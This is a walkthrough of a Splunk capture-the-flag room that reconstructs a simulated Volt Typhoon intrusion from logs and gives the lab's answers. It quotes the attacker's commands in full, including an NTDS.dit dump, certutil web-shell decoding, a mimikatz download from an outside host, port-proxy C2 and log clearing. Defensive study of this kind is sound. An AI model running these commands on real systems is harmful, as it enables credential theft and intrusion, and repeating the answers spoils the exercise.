
Volt Typhoon
Room 1 of 5 in the SOC Level 2 Capstone Challenges module, and the first of the two Splunk capstones. Like The Silent Transfer over in Advanced Traffic Analysis, there is no teaching content here, nine tasks, sixteen answers, a scenario paragraph and a Splunk instance. Unlike that room, the framing is an attribution exercise: every task is named after an ATT&CK tactic and the questions assume you know how Volt Typhoon actually operates, because the dataset is deliberately full of activity that looks like the same commands run by legitimate admins.

The whole dataset is one index and three sourcetypes, which is the first thing worth establishing:
index=* | stats count by index sourcetype
# index  sourcetype    count
# main   adss            666   <- ADSelfService Plus self-service portal
# main   powershell      438   <- Event 800 pipeline execution details
# main   wmic            942   <- pipe-delimited wmic command log
Set the time picker to All time before anything else. The data is backdated to March 2024 and the default Last 24 hours returns nothing, which reads exactly like a broken lab.
The wmic sourcetype is pipe-delimited and parses cleanly:
index=main sourcetype=wmic
| rex "^(?<ts>\S+) \| (?<user>[^|]+) \| (?<host>[^|]+) \| (?<ip>[^|]+) \| (?<cmd>[^|]+) \| "
| stats count by user
# bill-exec              173
# claire-exec            133
# dean-admin             373
# june-exec              123
# sophie-engineering     140
Five users, no voltyp-admin, and 476 distinct commands. That distribution matters: the attacker never gets their own line in the wmic log. Everything after initial access is dean-admin, mixed in with the real dean-admin doing real work. There is no user field to filter on and no EventCode to pivot from, the discriminator in this room is always the command itself.
Task 2: The reset that was not a reset
ADSelfService Plus logs are comma-separated and end with a delivery channel:
2024-03-30T20:01:22, ADSelfServicePlus, sales-02, 192.168.1.156, juan-sales, Account Unlock, completed, web_browser
Pulling every event for Dean returns dozens of rows across the two weeks, and almost all of them are noise, dean-admin unlocks their own account roughly once a day. One cluster is not noise:
index=main sourcetype=adss dean | sort _time | table _raw
# 2024-03-24T11:08:17 ... 192.168.1.134, dean-admin, Account Unlock, failed
# 2024-03-24T11:08:42 ... 192.168.1.134, dean-admin, Account Unlock, failed
# 2024-03-24T11:09:03 ... 192.168.1.134, dean-admin, Account Unlock, failed
# 2024-03-24T11:09:15 ... 192.168.1.134, dean-admin, Account Unlock, failed
# 2024-03-24T11:10:03 ... 192.168.1.134, dean-admin, Account Unlock, completed
# 2024-03-24T11:10:22 ... 192.168.1.134, dean-admin, Password Change, completed
# 2024-03-24T11:11:03 ... 192.168.1.134, dean-admin, Account Update,  completed
Four failed unlock attempts in 58 seconds from a single host, then a success, then a password change 19 seconds later. Dean’s password was changed at 2024-03-24T11:10:22, that is the moment the account stopped belonging to Dean.
The distinction between Password Change and Password Reset is the trap in this task. Dean has Password Reset events on 20, 22, 26, 27 and 28 March, several of them from server-01 and one of them failed, the kind of thing a real user does. Password Change appears 39 times across the dataset and only once inside a brute-force cluster. Sorting on the action alone gets you the wrong timestamp; you need the failure burst immediately before it.
The same source IP answers the next question two minutes later:
index=main sourcetype=adss earliest="03/24/2024:11:00:00" latest="03/24/2024:13:00:00"
# 2024-03-24T11:12:26 ... 192.168.1.134, voltyp-admin, Enrollment, completed
# 2024-03-24T11:12:53 ... 192.168.1.134, voltyp-admin, Account Unlock, completed
# 2024-03-24T11:13:34 ... 192.168.1.134, voltyp-admin, Password Change, completed
# 2024-03-24T11:14:02 ... 192.168.1.134, voltyp-admin, Security Question Setup, completed
# 2024-03-24T11:14:45 ... 192.168.1.134, voltyp-admin, MFA Setup, completed
The new administrator account is voltyp-admin, and the sequence is worth reading as tradecraft rather than as an answer. Enrollment is the first-ever appearance of that username in the portal; the attacker then sets its password, its security questions and its MFA within 140 seconds. That is not sloppiness, a self-service account with the attacker’s own recovery factors survives Dean’s password being reset back by the help desk.
There is a small piece of misdirection right after: at 12:00:01 the same 192.168.1.134 shows up doing an MFA setup for claire-exec. It sits in the middle of the attack window and looks like a second victim. Addresses in this dataset are not stable identities, 192.168.1.134 also shows up twice on 17 March in the wmic log, once as bill-exec on server-01 and once as claire-exec on server-02. The IP is corroborating evidence for the 11:08-11:15 cluster, not an identity.
Task 3: ntdsutil, and a password sitting in the command line
Volt Typhoon’s signature is that nothing gets dropped. The information-gathering command the room asks for is textbook remote WMI:
index=main "/node"
# 2024-03-25T21:30:03 | dean-admin | server-02-main | 192.168.1.153 |
#   wmic /node:server01, server02 logicaldisk get caption, filesystem, freespace, size, volumename
The answer is that whole string, wmic /node:server01, server02 logicaldisk get caption, filesystem, freespace, size, volumename, and the space after the comma is real, not a transcription slip. The answer mask (**** /****:********, ******** ***********...) confirms it before you submit; counting the mask against your candidate is the cheapest way to settle whether the room wants the /node: prefix or just the tail.
Searching /node is what turns this room from a needle hunt into a chain. Only seven events in the entire dataset contain that string, and all seven are the intrusion, five here, two more in Task 9. Add the one ntdsutil hit (which has no /node: prefix, because it runs locally on the DC) and the staging sequence reads end to end:
| Time | Command |
|---|---|
| 2024-03-25T21:30:03 | wmic /node:server01, server02 logicaldisk get caption, filesystem, freespace, size, volumename |
| 2024-03-25T22:44:31 | wmic process call create "cmd.exe /c mkdir C:\Windows\Temp\tmp & ntdsutil.exe \"ac i ntds\" \"ifm create full C:\Windows\Temp\tmp\temp.dit\"" |
| 2024-03-25T22:45:27 | wmic /node:webserver-01 process call create "cmd.exe /c xcopy C:\Windows\Temp\tmp\temp.dit \\webserver-01\c$\inetpub\wwwroot" |
| 2024-03-25T23:47:07 | wmic /node:webserver-01 process call create "cmd.exe /c 7z a -v100m -p d5ag0nm@5t3r -t7z cisco-up.7z C:\inetpub\wwwroot\temp.dit" |
| 2024-03-26T02:02:35 | wmic /node:webserver-01 process call create "cmd.exe /c ren \\webserver-01\c$\inetpub\wwwroot\cisco-up.7z cl64.gif" |
| 2024-03-26T02:04:28 | wmic /node:webserver-01 process call create "cmd.exe rd /S C:\Windows\Temp" |
The archive password is d5ag0nm@5t3r, passed on the 7z command line with -p where any process-creation log will capture it. -v100m splits the archive into 100 MB volumes, which is a staging decision: it makes the AD database exfiltrate over an HTTP path in pieces small enough not to look like a database.
Two details in that table are the actual lesson. First, the dump lands in C:\inetpub\wwwroot, the web root of a machine called webserver-01. That is not carelessness; it is the exfiltration channel. The archive is retrieved over HTTP from the outside, so it never needs an outbound connection from the domain controller. Second, ntdsutil.exe "ac i ntds" "ifm create full" is the supported Microsoft way to take an Install-From-Media snapshot of Active Directory. No credential-dumping tool touched the DC at this stage. CISA’s AA24-038A describes the real-world version of this step in almost these words, WMIC commands used to execute ntdsutil to copy NTDS.dit and the SYSTEM hive, then exfiltrate them to crack passwords offline, which is what the room is testing recognition of.
Task 4: A web shell that arrives as text
Persistence is built out of echo and certutil, three days later:
2024-03-28T21:07:50  mkdir C:\Windows\Temp
2024-03-28T21:10:32  cd C:\Windows\Temp
2024-03-28T21:14:57  echo PCVAIFBhZ2UgTGFuZ3VhZ2U9IkMjIiBEZWJ1Zz0idHJ1ZSI... > C:\Windows\Temp\ntuser.ini
2024-03-28T21:19:23  certutil -decode C:\Windows\Temp\ntuser.ini C:\Windows\Temp\iisstart.aspx
The web shell was placed in C:\Windows\Temp\. Base64-decoding the echo payload gives an ASP.NET page whose <title> is awen asp.net webshell and whose body is a single text box wired to Process.Start("cmd.exe", "/c " + arg), a well-known public web shell, not custom code.
Note the two-stage naming. The base64 blob is written to ntuser.ini, a filename that exists legitimately in every user profile and attracts nothing; only certutil -decode produces something with an .aspx extension, and it lives for the eleven hours until it is copied somewhere useful. Searching for base64 in this dataset returns zero results, the string never appears, because the encoding is implicit in the certutil verb. The searchable indicator is certutil -decode, not the payload.
Task 5: Covering tracks, one registry value at a time
Defense evasion starts before the web shell, on the night of the AD dump:
2024-03-25T21:44:49  $registryPath = "HKCU:\Software\Microsoft\Terminal Server Client\Default"
2024-03-25T21:46:42  Get-ItemProperty -Path $registryPath
2024-03-25T21:48:28  Remove-ItemProperty -Path $registryPath -Name MRU0 -ErrorAction SilentlyContinue
The cmdlet that removes the Most Recently Used record is Remove-ItemProperty. MRU0 under Terminal Server Client\Default is the last host typed into the RDP client, so deleting it erases the only local trace of where the operator connected from. This exact three-line sequence repeats on 26, 28 and (in the $registryPath form) 25 March, it is a habit, not a one-off, and the Get-ItemProperty on the line before is the operator confirming the value exists before deleting it.
The archive from Task 3 gets its second identity here. cisco-up.7z becomes cl64.gif, a name that is both a plausible web asset and, sitting in wwwroot, something IIS will serve without complaint. A file-extension allowlist on the web root does not stop this; the bytes are still 7z.
Anti-analysis checks run the following evening, and they are broad:
2024-03-26T21:06:24  Get-WmiObject -Class Win32_ComputerSystem | Select-Object Manufacturer, Model
2024-03-26T21:08:07  Get-Service | Where-Object { $_.DisplayName -like "*VMware*" -or $_.DisplayName -like "*VirtualBox*" }
2024-03-26T21:11:33  Get-WmiObject -Class Win32_BIOS | Select-Object Manufacturer, SMBIOSBIOSVersion
2024-03-26T21:12:46  Get-WmiObject -Class Win32_PnPSignedDriver | Where-Object { $_.DeviceName -like "*VirtualBox*" ... }
2024-03-26T21:15:18  Get-ItemProperty -Path "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control" | Select-Object -Property *Virtual*
Five VM checks in nine minutes, only one of which touches the registry: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control, filtered to properties matching *Virtual*. The question says “regedit path”, which is worth reading carefully, the answer is the hive path in HKEY_LOCAL_MACHINE\... long form as it appears in the log, not the HKLM:\ PowerShell drive form used elsewhere in the same session. The mask settles it: nineteen characters before the first backslash.
Task 6: Credentials by inventory, then mimikatz
Rather than dumping LSASS immediately, the operator spends three hours on 27 March enumerating remote-access software through the registry:
2024-03-27T19:24:02  reg query hklm\software\OpenSSH
2024-03-27T19:29:40  reg query hklm\software\OpenSSH\Agent
2024-03-27T20:46:39  reg query hklm\software\realvnc
2024-03-27T20:56:21  reg query hklm\software\realvnc\vncserver
2024-03-27T21:01:36  reg query hklm\software\realvnc\Allusers
2024-03-27T22:01:50  reg query hklm\software\realvnc\Allusers\vncserver
2024-03-27T22:26:05  reg query hkcu\software\dean-admin\putty\session
Three products: OpenSSH, PuTTY, RealVNC. Alphabetical order is the room’s requested format and it also happens to be the reverse of the interesting order, the PuTTY key comes last and is the only one under HKCU, because saved PuTTY sessions are per-user and carry stored hostnames and sometimes private key paths. Each product is drilled down through progressively deeper subkeys, which is what distinguishes this from a scripted software inventory: a real inventory reads Uninstall\* once, and in fact this operator does exactly that at 22:41 as a separate action.
The mimikatz question is the one that requires actual work. The command is logged as an encoded PowerShell invocation:
2024-03-26T21:53:41
-exec bypass -W hidden -nop -E SW52b2tlLVdlYlJlcXVlc3QgLVVyaSAiaHR0cDovL3ZvbHR5cC5jb20v...
Searching for mimikatz or base64 in Splunk returns nothing, the string is inside the blob. Decoding it gives the answer:
python3 -c "import base64,sys; print(base64.b64decode(sys.argv[1]).decode())" SW52b2tlLVdlYlJlcXVlc3Qt...
# Invoke-WebRequest -Uri "http://voltyp.com/3/tlz/mimikatz.exe" -OutFile "C:\Temp\db2\mimikatz.exe";
#   Start-Process -FilePath "C:\Temp\db2\mimikatz.exe"
#   -ArgumentList @("sekurlsa::minidump lsass.dmp", "exit") -NoNewWindow -Wait
The full decoded command is the answer, quotes and semicolon included. Two things make it consistent with the rest of the session: mkdir C:\Temp\db2 runs two minutes earlier at 21:51 and ls C:\Temp\db2 runs three minutes later at 21:56, the operator creates the directory, downloads, then verifies. And sekurlsa::minidump lsass.dmp means mimikatz is being pointed at an already existing dump file rather than at live LSASS, so the memory acquisition happened by some other means and only the parsing needed a tool.
The answer mask is essential here. It masks the double quotes as * rather than showing them as literals, so the segment for "http counts five characters and exe" counts four. Reconstructing the command from the mask alone would produce something subtly wrong; decode first, then check the decode against the mask.
Task 7: wevtutil as a hunting tool, pointed the wrong way
The operator uses wevtutil twelve times, and always as a query rather than a clear, until the very end. The event IDs are the interesting part:
2024-03-25T22:01:41  wevtutil qe security ... (EventID=4624) ... EventData[Data='admin']
2024-03-25T22:04:56  wevtutil qe security ... (EventID=4625) ...
2024-03-26T21:26:24  wevtutil qe security ... (EventID=4624) ... EventData[Data='workstation01']
2024-03-26T21:29:29  wevtutil qe security ... (EventID=4625) ... EventData[Data='192.168.1.134']
2024-03-26T21:31:57  wevtutil qe security ... (EventID=4769) ... EventData[Data='admin-workstation1.domain.local']
2024-03-28T20:27:20  wevtutil qe security ... (EventID=4769) ... EventData[Data='MSSQLSvc']
4624 4625 4769, successful logon, failed logon, Kerberos service ticket request. Every query is bounded by TimeCreated[@SystemTime>'2024-03-24T00:00:00'], which is the day the account was taken over. The attacker is running the same investigation a defender would, over the same window, to find out what the defenders can see: which of their logons succeeded, which failed loudly, and which service accounts have SPNs worth requesting tickets for. The 4625 query filtered to 192.168.1.134 on 26 March is the operator checking whether their own brute force left a trail.
Lateral movement is one line, and it renames the payload again:
2024-03-29T19:45:21  ls C:\Windows\Temp
2024-03-29T19:47:43  Copy-Item -Path "C:\Windows\Temp\iisstart.aspx" -Destination "\\server-02\C$\inetpub\wwwroot\AuditReport.jspx"
The new web shell is AuditReport.jspx. The extension change is the point: the same ASP.NET source is now sitting behind a .jspx name, which reads as a Java page and defeats a rule that alerts on new .aspx files under wwwroot. Whether IIS actually executes it depends on handler mappings, but as a detection-evasion move against filename-based rules it works, and it is the same trick as cl64.gif applied to a different file type.
Task 8: Three years of finance, staged in Temp
Collection is deliberately quiet:
2024-03-27T23:41:29  Get-ChildItem -Path "C:\ProgramData" -Directory -Recurse
2024-03-27T23:42:48  Get-ChildItem -Path "C:\ProgramData\FinanceBackup\"
2024-03-27T23:44:10  New-Item -ItemType Directory -Path "C:\Windows\Temp\faudit" -ErrorAction SilentlyContinue
2024-03-27T23:51:55  Copy-Item -Path "C:\ProgramData\FinanceBackup\2022.csv" -Destination "C:\Windows\Temp\faudit\2022.csv"
2024-03-27T23:52:15  Copy-Item ... 2023.csv ...
2024-03-27T23:52:49  Copy-Item ... 2024.csv ...
2022.csv 2023.csv 2024.csv. The recursive listing of C:\ProgramData two minutes earlier is what found them, and the staging directory is named faudit, a name that survives a casual look at C:\Windows\Temp because it reads like a finance audit job.
The following night the same pattern repeats against browser data, chrome, firefox, edge and ie directories under C:\Windows\Temp\browserbackups, fed by Copy-Item -Recurse from each profile path. No question asks about it, but it explains what the mimikatz run was for: LSASS secrets plus browser credential stores is a complete credential harvest, and neither step required a tool that a file-based control would block.
Task 9: A proxy, then the lights out
The C2 channel is netsh, executed remotely with credentials on the command line:
2024-03-29T23:13:09 | dean-admin | server-01-main | 192.168.1.184 |
  wmic /node: server-01 /user: dean-admin /password: uNcr4cK4b1e process call create
  "cmd.exe /c netsh interface portproxy add v4tov4 listenport=50100 listenaddress=0.0.0.0 connectport=8443 connectaddress=10.2.30.1"
Connect address and port: 10.2.30.1 8443. Read the parameters carefully, because there are two ports and two addresses in one command and the question asks for the connect pair. listenport=50100 on 0.0.0.0 is where the compromised server accepts traffic; connectport=8443 to 10.2.30.1 is where it forwards. Answering with the listen side is the obvious way to lose this question.
The proxy is deleted 43 minutes later at 23:56:30 and the host is shut down at 23:58:29 via wmic os where Primary='TRUE' shutdown. Two hours before that, the log clearing:
2024-03-29T22:04:23  wevtutil cl Application Security Setup System
2024-03-29T22:05:42  Get-Service -DisplayName *EventLog*
2024-03-29T22:07:19  Stop-Service -Name "EventLog" -Force
2024-03-29T22:09:54  Start-Service -Name "EventLog"
Four log types cleared: Application Security Setup System, in that order, in a single wevtutil cl invocation. The three lines after it are the more interesting half, stopping and restarting the Event Log service is how you make sure nothing that was buffered gets written back after the clear. And the order of operations across the whole night is the operator’s own risk model: clear the logs at 22:04, then stand up the proxy at 23:13, use it, tear it down at 23:56, shut down at 23:58. The C2 channel only ever existed in a window where the logging was already broken.
What carries over
The absence of a tool is the signal. Nothing in this intrusion is malware except one mimikatz binary fetched over plain HTTP. The AD database came out through ntdsutil, the archive through 7z, the web shell through echo and certutil, the proxy through netsh, the discovery through wmic and reg query, every one of them signed, expected, and present on the host already. Which is why every answer in this room came from reading a command line rather than from an alert, a hash or a detection name. The searches that worked were "/node" (7 hits, all malicious), ntdsutil (1 hit), certutil (1 hit) and "wevtutil cl" (1 hit, against 12 wevtutil events overall), four one-line searches against 2,046 events. The searches that failed were mimikatz and base64, both zero, because the interesting strings were inside a blob.
A shared identity defeats user-based pivoting, so pivot on behaviour instead. From 11:10 on 24 March there is no attacker account in the logs. voltyp-admin is created and then never used again, it is insurance, not an operating identity. Everything afterwards is dean-admin, alongside the real dean-admin running 373 legitimate wmic commands from a dozen different IPs. The thing that separates them is not who or where, but what and when: wmic with a /node: prefix, Copy-Item into C:\Windows\Temp, registry reads under realvnc, and all of it clustered between 21:00 and 02:00. Build the timeline out of command shapes and the sessions fall out on their own; try to build it out of usernames and there is nothing to build with.
Room solved 100%: 9 tasks, 16 answers, 900 points.